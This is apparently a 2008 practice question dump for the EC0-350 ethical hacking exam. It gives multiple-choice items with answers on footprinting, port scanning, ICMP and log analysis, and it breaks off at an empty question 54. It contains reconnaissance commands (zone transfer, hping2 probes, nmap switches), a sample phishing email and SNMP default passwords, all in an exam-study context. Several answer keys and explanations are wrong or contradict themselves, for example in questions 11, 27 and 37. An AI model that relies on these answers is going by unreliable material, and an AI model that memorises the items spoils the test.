



Exam : EC0-350

Title : Ethical Hacking and Countermeasures

Ver : 10-22-2008

**QUESTION 1:**

What is the essential difference between an 'Ethical Hacker' and a 'Cracker'?

- A. The ethical hacker does not use the same techniques or skills as a cracker.
- B. The ethical hacker does it strictly for financial motives unlike a cracker.
- C. The ethical hacker has authorization from the owner of the target.
- D. The ethical hacker is just a cracker who is getting paid.

Answer: C

Explanation: The ethical hacker uses the same techniques and skills as a cracker and the motive is to find the security breaches before a cracker does. There is nothing that says that a cracker does not get paid for the work he does, a ethical hacker has the owners authorization and will get paid even if he does not succeed to penetrate the target.

---

**QUESTION 2:**

What does the term "Ethical Hacking" mean?

- A. Someone who is hacking for ethical reasons.
- B. Someone who is using his/her skills for ethical reasons.
- C. Someone who is using his/her skills for defensive purposes.
- D. Someone who is using his/her skills for offensive purposes.

Answer: C

Explanation: Ethical hacking is only about defending your self or your employer against malicious persons by using the same techniques and skills.

---

**QUESTION 3:**

Who is an Ethical Hacker?

- A. A person whohacksfor ethical reasons
- B. A person whohacksfor an ethical cause
- C. A person whohacksfor defensive purposes
- D. A person whohacksfor offensive purposes

Answer: C

Explanation: The Ethical hacker is a security professional who applies his hacking skills for defensive purposes.

---

**QUESTION 4:**

What is "Hacktivism"?

- A. Hacking for a cause
- B. Hacking ruthlessly
- C. An association which groups activists
- D. None of the above

Answer: A

Explanation: The term was coined by author/critic Jason Logan Bill Sack in an article about media artist Shu Lea Cheang. Acts of hacktivism are carried out in the belief that proper use of code will have leveraged effects similar to regular activism or civil disobedience.

---

**QUESTION 5:**

Where should a security tester be looking for information that could be used by an attacker against an organization? (Select all that apply)

- A. CHAT rooms
- B. WHOIS database
- C. News groups
- D. Web sites
- E. Search engines
- F. Organization's own web site

Answer: A, B, C, D, E, F

Explanation: A Security tester should search for information everywhere that he/she can access. You never know where you find that small piece of information that could penetrate a strong defense.

---

**QUESTION 6:**

What are the two basic types of attacks?(Choose two.

- A. DoS
- B. Passive

- C. Sniffing
- D. Active
- E. Cracking

Answer: B, D

Explanation: Passive and active attacks are the two basic types of attacks.

---

**QUESTION 7:**

You are footprinting Acme.com to gather competitive intelligence. You visit the acme.com websire for contact information and telephone number numbers but do not find it listed there. You know that they had the entire staff directory listed on their website 12 months ago but now it is not there. How would it be possible for you to retrieve information from the website that is outdated?

- A. Visit google search engine and view the cached copy.
- B. Visit Archive.org site to retrieve the Internet archive of the acme website.
- C. Crawl the entire website and store them into your computer.
- D. Visit the company's partners and customers website for this information.

Answer: B

Explanation: The Internet Archive (IA) is a non-profit organization dedicated to maintaining an archive of Web and multimedia resources. Located at the Presidio in San Francisco, California, this archive includes "snapshots of the World Wide Web" (archived copies of pages, taken at various points in time), software, movies, books, and audio recordings (including recordings of live concerts from bands that allow it). This site is found at [www.archive.org](http://www.archive.org).

---

**QUESTION 8:**

User which Federal Statutes does FBI investigate for computer crimes involving e-mail scams and mail fraud?

- A. 18 U.S.C 1029 Possession of Access Devices
- B. 18 U.S.C 1030 Fraud and related activity in connection with computers
- C. 18 U.S.C 1343 Fraud by wire, radio or television
- D. 18 U.S.C 1361 Injury to Government Property
- E. 18 U.S.C 1362 Government communication systems
- F. 18 U.S.C 1831 Economic Espionage Act
- G. 18 U.S.C 1832 Trade Secrets Act

Answer: B

Explanation:

[http://www.law.cornell.edu/uscode/html/uscode18/usc\\_sec\\_18\\_00001030----000-.html](http://www.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html)

---

**QUESTION 9:**

Which of the following activities will NOT be considered as passive footprinting?

- A. Go through the rubbish to find out any information that might have been discarded.
- B. Search on financial site such as Yahoo Financial to identify assets.
- C. Scan the range of IP address found in the target DNS database.
- D. Perform multiples queries using a search engine.

Answer: C

Explanation:

Passive footprinting is a method in which the attacker never makes contact with the target systems. Scanning the range of IP addresses found in the target DNS is considered making contact to the systems behind the IP addresses that is targeted by the scan.

---

**QUESTION 10:**

Which one of the following is defined as the process of distributing incorrect Internet Protocol (IP) addresses/names with the intent of diverting traffic?

- A. Network aliasing
- B. Domain Name Server (DNS) poisoning
- C. Reverse Address Resolution Protocol (ARP)
- D. Port scanning

Answer: B

Explanation:

This reference is close to the one listed DNS poisoning is the correct answer.

This is how DNS DOS attack can occur. If the actual DNS records are unattainable to the attacker for him to alter in this fashion, which they should be, the attacker can insert this data into the cache of there server instead of replacing the actual records, which is referred to as cache poisoning.

---

**QUESTION 11:**

You are footprinting an organization to gather competitive intelligence. You visit the company's website for contact information and telephone numbers but do not find it listed there. You know that they had the entire staff directory listed on their website 12 months ago but not it is not there.

How would it be possible for you to retrieve information from the website that is outdated?

- A. Visit google's search engine and view the cached copy.
- B. Visit Archive.org web site to retrieve the Internet archive of the company's website.
- C. Crawl the entire website and store them into your computer.
- D. Visit the company's partners and customers website for this information.

Answer: B

Explanation: Archive.org mirrors websites and categorizes them by date and month depending on the crawl time. Archive.org dates back to 1996, Google is incorrect because the cache is only as recent as the latest crawl, the cache is over-written on each subsequent crawl. Download the website is incorrect because that's the same as what you see online. Visiting customer partners websites is just bogus. The answer is then Firmly, C, archive.org

---

### **QUESTION 12:**

A Certkiller security System Administrator is reviewing the network system log files. He notes the following:

- Network log files are at 5 MB at 12:00 noon.
- At 14:00 hours, the log files at 3 MB.

What should he assume has happened and what should he do about the situation?

- A. He should contact the attacker's ISP as soon as possible and have the connection disconnected.
- B. He should log the event as suspicious activity, continue to investigate, and take further steps according to site security policy.
- C. He should log the file size, and archive the information, because the router crashed.
- D. He should run a file system check, because the Syslog server has a self correcting file system problem.
- E. He should disconnect from the Internet discontinue any further unauthorized use, because an attack has taken place.

Answer: B

Explanation:

You should never assume a host has been compromised without verification. Typically, disconnecting a server is an extreme measure and should only be done when it is confirmed there is a compromise or the server contains such sensitive data that the loss of

service outweighs the risk. Never assume that any administrator or automatic process is making changes to a system. Always investigate the root cause of the change on the system and follow your organizations security policy.

---

**QUESTION 13:**

To what does "message repudiation" refer to what concept in the realm of email security?

- A. Message repudiation means a user can validate which mail server or servers a message was passed through.
- B. Message repudiation means a user can claim damages for a mail message that damaged their reputation.
- C. Message repudiation means a recipient can be sure that a message was sent from a particular person.
- D. Message repudiation means a recipient can be sure that a message was sent from a certain host.
- E. Message repudiation means a sender can claim they did not actually send a particular message.

Answer: E

Explanation:

A quality that prevents a third party from being able to prove that a communication between two other parties ever took place. This is a desirable quality if you do not want your communications to be traceable.

Non-repudiation is the opposite quality-a third party can prove that a communication between two other parties took place. Non-repudiation is desirable if you want to be able to trace your communications and prove that they occurred. Repudiation - Denial of message submission or delivery.

---

**QUESTION 14:**

How does Traceroute map the route that a packet travels from point A to point B?

- A. It uses a TCP Timestamp packet that will elicit a time exceed in transit message.
- B. It uses a protocol that will be rejected at the gateways on its way to its destination.
- C. It manipulates the value of time to live (TTL) parameter packet to elicit a time exceeded in transit message.
- D. It manipulated flags within packets to force gateways into generating error messages.

Answer: C

Explanation:

Traceroute works by increasing the "time-to-live" value of each successive batch of packets sent. The first three packets have a time-to-live (TTL) value of one (implying that they make a single hop). The next three packets have a TTL value of 2, and so on. When a packet passes through a host, normally the host decrements the TTL value by one, and forwards the packet to the next host. When a packet with a TTL of one reaches a host, the host discards the packet and sends an ICMP time exceeded (type 11) packet to the sender. The traceroute utility uses these returning packets to produce a list of hosts that the packets have traversed en route to the destination.

---

**QUESTION 15:**

Snort has been used to capture packets on the network. On studying the packets, the penetration tester finds it to be abnormal. If you were the penetration tester, why would you find this abnormal?

(Note: The student is being tested on concept learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.)

05/20-17:06:45.061034 192.160.13.4:31337 -> 172.16.1.101:1

TCP TTL:44 TOS:0x10 ID:242

\*\*\*FRP\*\* Seq: 0XA1D95 Ack: 0x53 Win: 0x400

.  
. .  
.

05/20-17:06:58.685879 192.160.13.4:31337 ->

172.16.1.101:1024

TCP TTL:44 TOS:0x10 ID:242

\*\*\*FRP\*\* Seq: 0XA1D95 Ack: 0x53 Win: 0x400

What is odd about this attack? (Choose the most appropriate statement)

- A. This is not a spoofed packet as the IP stack has increasing numbers for the three flags.
- B. This is back orifice activity as the scan comes from port 31337.
- C. The attacker wants to avoid creating a sub-carrier connection that is not normally valid.
- D. These packets were created by a tool; they were not created by a standard IP stack.

Answer: B

Explanation:

Port 31337 is normally used by Back Orifice. Note that 31337 is hackers spelling of 'elite', meaning 'elite hackers'.

---

**QUESTION 16:**



Your Certkiller trainee Sandra asks you which are the four existing Regional Internet Registry (RIR's)?

- A. APNIC, PICNIC, ARIN, LACNIC
- B. RIPE NCC, LACNIC, ARIN, APNIC
- C. RIPE NCC, NANIC, ARIN, APNIC
- D. RIPE NCC, ARIN, APNIC, LATNIC

Answer: B

Explanation:

All other answers include non existing organizations (PICNIC, NANIC, LATNIC). See [http://www.arin.net/library/internet\\_info/ripe.html](http://www.arin.net/library/internet_info/ripe.html)

---

**QUESTION 17:**

A very useful resource for passively gathering information about a target company is:

- A. Host scanning
- B. Whois search
- C. Traceroute
- D. Ping sweep

Answer: B

Explanation: A, C & D are "Active" scans, the question says: "Passively"

---

**QUESTION 18:**

You receive an email with the following message:

Hello Steve,

We are having technical difficulty in restoring user database record after the recent blackout. Your account data is corrupted. Please logon to the SuperEmailServices.com and change your password.

<http://www.supermailservices.com@0xde.0xad.0xbe.0xef/support/logon.htm>

If you do not reset your password within 7 days, your account will be permanently disabled locking you out from our e-mail services.

Sincerely,

Technical Support

SuperEmailServices

From this e-mail you suspect that this message was sent by some hacker since you have been using their e-mail services for the last 2 years and they have never sent out an e-mail such as this. You also observe the URL in the message and confirm

your suspicion about 0xde.0xad.0xbde.0xef which looks like hexadecimal numbers.

You immediately enter the following at Windows 2000 command prompt:

Ping0xde.0xad.0xbe.0xef

You get a response with a valid IP address.

What is the obstructed IP address in the e-mail URL?

- A. 222.173.190.239
- B. 233.34.45.64
- C. 54.23.56.55
- D. 199.223.23.45

Answer: A

Explanation: 0x stands for hexadecimal and DE=222, AD=173, BE=190 and EF=239

---

### **QUESTION 19:**

Which of the following tools are used for footprinting?(Choose four.

- A. Sam Spade
- B. NSLookup
- C. Traceroute
- D. Neotrace
- E. Cheops

Answer: A, B, C, D

Explanation: All of the tools listed are used for footprinting except Cheops.

---

### **QUESTION 20:**

According to the CEH methodology, what is the next step to be performed after footprinting?

- A. Enumeration
- B. Scanning
- C. System Hacking
- D. Social Engineering
- E. Expanding Influence

Answer: B

Explanation: Once footprinting has been completed, scanning should be attempted next. Scanning should take place on two distinct levels: network and host.

**QUESTION 21:**

NSLookup is a good tool to use to gain additional information about a target network. What does the following command accomplish?

```
nslookup
> server <ipaddress>
> set type =any
> ls -d <target.com>
```

- A. Enables DNS spoofing
- B. Loads bogus entries into the DNS table
- C. Verifies zone security
- D. Performs a zone transfer
- E. Resets the DNS cache

Answer: D

Explanation: If DNS has not been properly secured, the command sequence displayed above will perform a zone transfer.

---

**QUESTION 22:**

While footprinting a network, what port/service should you look for to attempt a zone transfer?

- A. 53 UDP
- B. 53 TCP
- C. 25 UDP
- D. 25 TCP
- E. 161 UDP
- F. 22 TCP
- G. 60 TCP

Answer: B

Explanation: IF TCP port 53 is detected, the opportunity to attempt a zone transfer is there.

---

**QUESTION 23:**

Your lab partner is trying to find out more information about a competitors web site. The site has a .com extension. She has decided to use some online whois tools

and look in one of the regional Internet registries. Which one would you suggest she looks in first?

- A. LACNIC
- B. ARIN
- C. APNIC
- D. RIPE
- E. AfriNIC

Answer: B

Explanation: Regional registries maintain records from the areas from which they govern. ARIN is responsible for domains served within North and South America and therefore, would be a good starting point for a .com domain.

---

**QUESTION 24:**

Doug is conducting a port scan of a target network. He knows that his client target network has a web server and that there is a mail server also which is up and running. Doug has been sweeping the network but has not been able to elicit any response from the remote target. Which of the following could be the most likely cause behind this lack of response? Select 4.

- A. UDP is filtered by a gateway
- B. The packet TTL value is too low and cannot reach the target
- C. The host might be down
- D. The destination network might be down
- E. The TCP windows size does not match
- F. ICMP is filtered by a gateway

Answer: A, B, C, F

Explanation: If the destination host or the destination network is down there is no way to get an answer and if TTL (Time To Live) is set too low the UDP packets will "die" before reaching the host because of too many hops between the scanning computer and the target. The TCP receive window size is the amount of received data (in bytes) that can be buffered during a connection. The sending host can send only that amount of data before it must wait for an acknowledgment and window update from the receiving host and ICMP is mainly used for echo requests and not in port scans.

---

**QUESTION 25:**

Exhibit

```
#hping2 192.168.8.46 --seqnum -p 139 -S -i u1 -I eth0
```

```
HPING uaz (eth0 192.168.8.46): S set, 40 headers + 0 data bytes
```

2361294848	+2361294848
2411626496	+50331648
2545844224	+134217728
2718616384	+167772160
2881568514	+167772160
3049160704	+167772160
3216932864	+167772160
3384705024	+167772160
3552477184	+167772160
3720249344	+167772160
3888021504	+167772160
4055793664	+167772160
4223565824	+167772160

Joe Hacker runs the hping2 hacking tool to predict the target host's sequence numbers in one of the hacking session.

What does the first and second column mean? Select two.

- A. The first column reports the sequence number
- B. The second column reports the difference between the current and last sequence number
- C. The second column reports the next sequence number
- D. The first column reports the difference between current and last sequence number

Answer: A, B

---

### **QUESTION 26:**

While performing a ping sweep of a subnet you receive an ICMP reply of Code 3/Type 13 for all the pings sent out.

What is the most likely cause behind this response?

- A. The firewall is dropping the packets.
- B. An in-line IDS is dropping the packets.
- C. A router is blocking ICMP.
- D. The host does not respond to ICMP packets.

Answer: C

Explanation: Type 3 message = Destination Unreachable [RFC792], Code 13 (cause) = Communication Administratively Prohibited [RFC1812]

---

### **QUESTION 27:**

## EC0-350

The following excerpt is taken from a honeypot log. The log captures activities across three days. There are several intrusion attempts; however, a few are successful. Study the log given below and answer the following question: (Note: The objective of this questions is to test whether the student has learnt about passive OS fingerprinting (which should tell them the OS from log captures): can tell a SQL injection attack signature; can they infer if a user ID has been created by an attacker and whether they can read plain source - destination entries from log entries.)

```
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 ->
172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 ->
172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 ->
172.16.1.101:53
Apr 25 02:38:17 [5875]: IDS/ RPC-rpcinfo-query : 212.251.1.94: 642 -> 172.16.1.107:111
Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 ->
172.16.1.107:80
Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 ->
172.16.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM pwdb[12509]: (login) session opened for user simple by
(uid=0)
Apr 26 06:44:36 victim7 PAM pwdb[12521]: (su) session opened for user simon by
simple(uid=506)
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 ->
213.28.22.189:4558
```

What can you infer from the above log?

- A. The system is a windows system which is being scanned unsuccessfully.
- B. The system is a web application server compromised through SQL injection.
- C. The system has been compromised and backdoored by the attacker.
- D. The actual IP of the successful attacker is 24.9.255.53.

Answer: A

---

### **QUESTION 28:**

Bob has been hired to perform a penetration test on Certkiller .com. He begins by looking at IP address ranges owned by the company and details of domain name registration. He then goes to News Groups and financial web sites to see if they are leaking any sensitive information or have any technical details online. Within the context of penetration testing methodology, what phase is Bob involved with?

- A. Passive information gathering
- B. Active information gathering
- C. Attack phase
- D. Vulnerability Mapping

Answer: A

Explanation: He is gathering information and as long as he doesn't make contact with any of the targets systems he is considered gathering this information in a passive mode.

---

**QUESTION 29:**

Which of the following would be the best reason for sending a single SMTP message to an address that does not exist within the target company?

- A. To create a denial of service attack.
- B. To verify information about the mail administrator and his address.
- C. To gather information about internal hosts used in email treatment.
- D. To gather information about procedures that are in place to deal with such messages.

Answer: C

Explanation: The replay from the email server that states that there is no such recipient will also give you some information about the name of the email server, versions used and so on.

---

**QUESTION 30:**

You are conducting a port scan on a subnet that has ICMP blocked. You have discovered 23 live systems and after scanning each of them you notice that they all show port 21 in closed state.

What should be the next logical step that should be performed?

- A. Connect to open ports to discover applications.
- B. Perform a ping sweep to identify any additional systems that might be up.
- C. Perform a SYN scan on port 21 to identify any additional systems that might be up.
- D. Rescan every computer to verify the results.

Answer: C

Explanation: As ICMP is blocked you'll have trouble determining which computers are up and running by using a ping sweep. As all the 23 computers that you had discovered earlier had port 21 closed, probably any additional, previously unknown, systems will also have port 21 closed. By running a SYN scan on port 21 over the target network you might get replies from additional systems.

---

**QUESTION 31:**

Ann would like to perform a reliable scan against a remote target. She is not concerned about being stealth at this point.

Which of the following type of scans would be the most accurate and reliable option?

- A. A half-scan
- B. A UDP scan
- C. A TCP Connect scan
- D. A FIN scan

Answer: C

Explanation: A TCP Connect scan, named after the Unix connect() system call is the most accurate scanning method. If a port is open the operating system completes the TCP three-way handshake, and the port scanner immediately closes the connection. Otherwise an error code is returned.

Example of a three-way handshake followed by a reset:

Source Destination Summary

-----

[192.168.0.8] [192.168.0.10] TCP: D=80 S=49389 SYN SEQ=3362197786 LEN=0 WIN=5840

[192.168.0.10] [192.168.0.8] TCP: D=49389 S=80 SYN ACK=3362197787 SEQ=58695210 LEN=0 WIN=65535

[192.168.0.8] [192.168.0.10] TCP: D=80 S=49389 ACK=58695211 WIN<

[192.168.0.8] [192.168.0.10] TCP: D=80 S=49389 RST ACK=58695211 WIN<

---

### QUESTION 32:

What type of port scan is shown below?

Scan directed at open port:

Client	Server
192.5.2.92:4079	----FIN/URG/PSH---->192.5.2.110:23
192.5.2.92:4079	<---NO RESPONSE-----192.5.2.110:23

Scan directed at closed port:

Client	Server
192.5.2.92:4079	----FIN/URG/PSH---->192.5.2.110:23
192.5.2.92:4079	<-----RST/ACK-----192.5.2.110:23

- A. Idle Scan
- B. Windows Scan
- C. XMAS Scan
- D. SYN Stealth Scan

Answer: C



Explanation: An

Xmas port scan is variant of TCP port scan. This type of scan tries to obtain information about the state of a target port by sending a packet which has multiple TCP flags set to 1 - "lit as an Xmas tree". The flags set for Xmas scan are FIN, URG and PSH. The purpose is to confuse and bypass simple firewalls. Some stateless firewalls only check against security policy those packets which have the SYN flag set (that is, packets that initiate connection according to the standards). Since Xmas scan packets are different, they can pass through these simple systems and reach the target host.

---

**QUESTION 33:**

War dialing is a very old attack and depicted in movies that were made years ago. Why would a modem security tester consider using such an old technique?

- A. It is cool, and if it works in the movies it must work in real life.
- B. It allows circumvention of protection mechanisms by being on the internal network.
- C. It allows circumvention of the company PBX.
- D. A good security tester would not use such a derelict technique.

Answer: B

Explanation: If you are lucky and find a modem that answers and is connected to the target network, it usually is less protected (as only employees are supposed to know of its existence) and once connected you don't need to take evasive actions towards any firewalls or IDS.

---

**QUESTION 34:**

An attacker is attempting to telnet into a corporation's system in the DMZ. The attacker doesn't want to get caught and is spoofing his IP address. After numerous tries he remains unsuccessful in connecting to the system. The attacker rechecks that the target system is actually listening on Port 23 and he verifies it with both nmap and hping2. He is still unable to connect to the target system. What is the most probable reason?

- A. The firewall is blocking port 23 to that system.
- B. He cannot spoof his IP and successfully use TCP.
- C. He needs to use an automated tool to telnet in.
- D. He is attacking an operating system that does not reply to telnet even when open.

Answer: B

Explanation: Spoofing your IP will only work if you don't need to get an answer from the target system. In this case the answer (login prompt) from the telnet session will be sent to the "real" location of the IP address that you are showing as the connection initiator.

---

**QUESTION 35:**

You are scanning into the target network for the first time. You find very few conventional ports open. When you attempt to perform traditional service identification by connecting to the open ports, it yields either unreliable or no results. You are unsure of which protocols are being used. You need to discover as many different protocols as possible.

Which kind of scan would you use to achieve this? (Choose the best answer)

- A. Nessus scan with TCP based pings.
- B. Nmap scan with the -sP (Ping scan) switch.
- C. Netcat scan with the -u -e switches.
- D. Nmap with the -sO (Raw IP packets) switch.

Answer: D

Explanation: Running Nmap with the -sO switch will do a IP Protocol Scan. The IP protocol scan is a bit different than the other nmap scans. The IP protocol scan is searching for additional IP protocols in use by the remote station, such as ICMP, TCP, and UDP. If a router is scanned, additional IP protocols such as EGP or IGP may be identified.

---

**QUESTION 36:**

What are two types of ICMP code used when using the ping command?

- A. It uses types 0 and 8.
- B. It uses types 13 and 14.
- C. It uses types 15 and 17.
- D. The ping command does not use ICMP but uses UDP.

Answer: A

Explanation: ICMP Type 0 = Echo Reply, ICMP Type 8 = Echo

---

**QUESTION 37:**

You are having problems while retrieving results after performing port scanning

during internal testing. You verify that there are no security devices between you and the target system. When both stealth and connect scanning do not work, you decide to perform a NULL scan with NMAP. The first few systems scanned shows all ports open.

Which one of the following statements is probably true?

- A. The systems have all ports open.
- B. The systems are running a host based IDS.
- C. The systems are web servers.
- D. The systems are running Windows.

Answer: D

Explanation: The null scan turns off all flags, creating a lack of TCP flags that should never occur in the real world. If the port is closed, a RST frame should be returned and a null scan to an open port results in no response. Unfortunately Microsoft (like usual) decided to completely ignore the standard and do things their own way. Thus this scan type will not work against systems running Windows as they choose not to respond at all. This is a good way to distinguish that the system being scanned is running Microsoft Windows.

---

### **QUESTION 38:**

John has scanned the web server with NMAP. However, he could not gather enough information to help him identify the operating system running on the remote host accurately.

What would you suggest to John to help identify the OS that is being used on the remote web server?

- A. Connect to the web server with a browser and look at the web page.
- B. Connect to the web server with an FTP client.
- C. Telnet to port 8080 on the web server and look at the default page code.
- D. Telnet to an open port and grab the banner.

Answer: D

Explanation: Most people don't care about changing the banners presented by applications listening to open ports and therefore you should get fairly accurate information when grabbing banners from open ports with, for example, a telnet application.

---

### **QUESTION 39:**

An Nmap scan shows the following open ports, and nmap also reports that the OS

guessing results to match too many signatures hence it cannot reliably be identified:

21 ftp

23 telnet

80 http

443 https

What does this suggest ?

- A. This is a Windows Domain Controller
- B. The host is not firewalled
- C. The host is not a Linux or Solaris system
- D. The host is not properly patched

Answer: D

Explanation: If the answer was A nmap would guess it, it holds the MS signature database, the host not being firewalled makes no difference. The host is not linux or solaris, well it very well could be. The host is not properly patched? That is the closest; nmap's OS detection architecture is based solely off the TCP ISN issued by the operating systems TCP/IP stack, if the stack is modified to show output from randomized ISN's or if your using a program to change the ISN then OS detection will fail. If the TCP/IP IP ID's are modified then os detection could also fail, because the machine would most likely come back as being down.

---

#### **QUESTION 40:**

What port scanning method involves sending spoofed packets to a target system and then looking for adjustments to the IPID on a zombie system?

- A. Blind Port Scanning
- B. Idle Scanning
- C. Bounce Scanning
- D. Stealth Scanning
- E. UDP Scanning

Answer: B

Explanation:

from NMAP:

-sI <zombie host[:probeport]> Idlescan: This advanced scan method allows for a truly blind TCP port scan of the target (meaning no packets are sent to the target from your real IP address). Instead, a unique side-channel attack exploits predictable "IP fragmentation ID" sequence generation on the zombie host to glean information about the open ports on the target.

---

**QUESTION 41:**

What port scanning method is the most reliable but also the most detectable?

- A. Null Scanning
- B. Connect Scanning
- C. ICMP Scanning
- D. Idlescan Scanning
- E. Half Scanning
- F. Verbose Scanning

Answer: B

Explanation: A TCP Connect scan, named after the Unix connect() system call is the most accurate scanning method. If a port is open the operating system completes the TCP three-way handshake, and the port scanner immediately closes the connection.

---

**QUESTION 42:**

What does an ICMP (Code 13) message normally indicates?

- A. It indicates that the destination host is unreachable
- B. It indicates to the host that the datagram which triggered the source quench message will need to be re-sent
- C. It indicates that the packet has been administratively dropped in transit
- D. It is a request to the host to cut back the rate at which it is sending traffic to the Internet destination

Answer: C

Explanation:

CODE 13 and type 3 is destination unreachable due to communication administratively prohibited by filtering hence maybe they meant "code 13", therefore would be C).

Note:

- A - Type 3
  - B - Type 4
  - C - Type 3 Code 13
  - D - Typ4 4
- 

**QUESTION 43:**

Because UDP is a connectionless protocol: (Select 2)

- A. UDP recvfrom() and write() scanning will yield reliable results
- B. It can only be used for Connect scans
- C. It can only be used for SYN scans
- D. There is no guarantee that the UDP packets will arrive at their destination
- E. ICMP port unreachable messages may not be returned successfully

Answer: D, E

Explanation: Neither UDP packets, nor the ICMP errors are guaranteed to arrive, so UDP scanners must also implement retransmission of packets that appear to be lost (or you will get a bunch of false positives).

---

**QUESTION 44:**

You are scanning into the target network for the first time. You find very few conventional ports open. When you attempt to perform traditional service identification by connecting to the open ports, it yields either unreliable or no results. You are unsure of what protocols are being used. You need to discover as many different protocols as possible. Which kind of scan would you use to do this?

- A. Nmap with the -sO (Raw IP packets) switch
- B. Nessus scan with TCP based pings
- C. Nmap scan with the -sP (Ping scan) switch
- D. Netcat scan with the -u -e switches

Answer: A

Explanation: Running Nmap with the -sO switch will do a IP Protocol Scan. The IP protocol scan is a bit different than the other nmap scans. The IP protocol scan is searching for additional IP protocols in use by the remote station, such as ICMP, TCP, and UDP. If a router is scanned, additional IP protocols such as EGP or IGP may be identified.

---

**QUESTION 45:**

What ICMP message types are used by the ping command?

- A. Timestamp request (13) and timestamp reply (14)
- B. Echo request (8) and Echo reply (0)
- C. Echo request (0) and Echo reply (1)
- D. Ping request (1) and Ping reply (2)

Answer: B

Explanation: ICMP Type 0 = Echo Reply, ICMP Type 8 = Echo

---

**QUESTION 46:**

Which of the following systems would not respond correctly to an nmap XMAS scan?

- A. Windows 2000 Server running IIS 5
- B. Any Solaris version running SAMBA Server
- C. Any version of IRIX
- D. RedHat Linux 8.0 running Apache Web Server

Answer: A

Explanation: When running a XMAS Scan, if a RST packet is received, the port is considered closed, while no response means it is open|filtered. The big downside is that not all systems follow RFC 793 to the letter. A number of systems send RST responses to the probes regardless of whether the port is open or not. This causes all of the ports to be labeled closed. Major operating systems that do this are Microsoft Windows, many Cisco devices, BSDI, and IBM OS/400.

---

**QUESTION 47:**

```
home/root # traceroute www.targetcorp.com <http://www.targetcorp.com>
traceroute to www.targetcorp.com <http://www.targetcorp.com>
(192.168.12.18), 64 hops max, 40 byte packets
 1 router.anon.com (192.13.212.254) 1.373 ms 1.123 ms 1.280 ms
 2 192.13.133.121 (192.13.133.121) 3.680 ms 3.506 ms 4.583 ms
 3 firewall.anon.com (192.13.192.17) 127.189 ms 257.404 ms 208.484 ms
 4 anon-gw.anon.com (192.93.144.89) 471.68 ms 376.875 ms 228.286 ms
 5 fe5-0.lin.isp.com (192.162.231.225) 2.961 ms 3.852 ms 2.974 ms
 6 fe0-0.lon0.isp.com (192.162.231.234) 3.979 ms 3.243 ms 4.370 ms
 7 192.13.133.5 (192.13.133.5) 11.454 ms 4.221 ms 3.333 ms
 6 * * *
 7 * * *
 8 www.targetcorp.com <http://www.targetcorp.com> (192.168.12.18) 5.392
ms 3.348 ms 3.199 ms
```

Use the traceroute results shown above to answer the following question:  
The perimeter security at targetcorp.com does not permit ICMP TTL-expired packets out.

- A. True
- B. False

Answer: A

Explanation: As seen in the exhibit there is 2 registrations with timeout, this tells us that the firewall filters packets where the TTL has reached 0, when you continue with higher starting values for TTL you will get an answer from the target of the traceroute.

---

**QUESTION 48:**

While attempting to discover the remote operating system on the target computer, you receive the following results from an nmap scan:

Starting nmap V. 3.10ALPHA9 ( [www.insecure.org/nmap/](http://www.insecure.org/nmap/) )  
<<http://www.insecure.org/nmap/>> )

Interesting ports on 172.121.12.222:

(The 1592 ports scanned but not shown below are in state: filtered)

Port State Service

21/tcp open ftp

25/tcp open smtp

53/tcp closed domain

80/tcp open http

443/tcp open https

Remote operating system guess: Too many signatures match to reliably guess the OS.

Nmap run completed -- 1 IP address (1 host up) scanned in 277.483 seconds

What should be your next step to identify the OS?

- A. Perform a firewalk with that system as the target IP
- B. Perform a tcp traceroute to the system using port 53
- C. Run an nmap scan with the -v-v option to give a better output
- D. Connect to the active services and review the banner information

Answer: D

Explanation: Most people don't care about changing the banners presented by applications listening to open ports and therefore you should get fairly accurate information when grabbing banners from open ports with, for example, a telnet application.

---

**QUESTION 49:**

When Nmap performs a ping sweep, which of the following sets of requests does it send to the target device?

- A. ICMP ECHO\_REQUEST & TCP SYN



- B. ICMP ECHO\_REQUEST & TCP ACK
- C. ICMP ECHO\_REPLY & TFP RST
- D. ICMP ECHO\_REPLY & TCP FIN

Answer: B

Explanation: The default behavior of NMAP is to do both an ICMP ping sweep (the usual kind of ping) and a TCP port 80 ACK ping sweep. If an admin is logging these this will be fairly characteristic of NMAP.

---

**QUESTION 50:**

\_\_\_\_\_ is one of the programs used to wardial.

- A. DialIT
- B. Netstumbler
- C. TooPac
- D. Kismet
- E. ToneLoc

Answer: E

Explanation: ToneLoc is one of the programs used to wardial. While this is considered an "old school" technique, it is still effective at finding backdoors and out of band network entry points.

---

**QUESTION 51:**

What are the default passwords used by SNMP?(Choose two.)

- A. Password
- B. SA
- C. Private
- D. Administrator
- E. Public
- F. Blank

Answer: C, E

Explanation: Besides the fact that it passes information in clear text, SNMP also uses well-known passwords. Public and private are the default passwords used by SNMP.

---

**QUESTION 52:**

Which of the following ICMP message types are used for destinations unreachable?

- A. 0
- B. 3
- C. 11
- D. 13
- E. 17

Answer: B

Explanation: Type 3 messages are used for unreachable messages. 0 is Echo Reply, 8 is Echo request, 11 is time exceeded, 13 is timestamp and 17 is subnet mask request. Learning these would be advisable for the test.

---

**QUESTION 53:**

What is the proper response for a FIN scan if the port is closed?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST

Answer: E

Explanation: Closed ports respond to a FIN scan with a RST.

---

**QUESTION 54:**

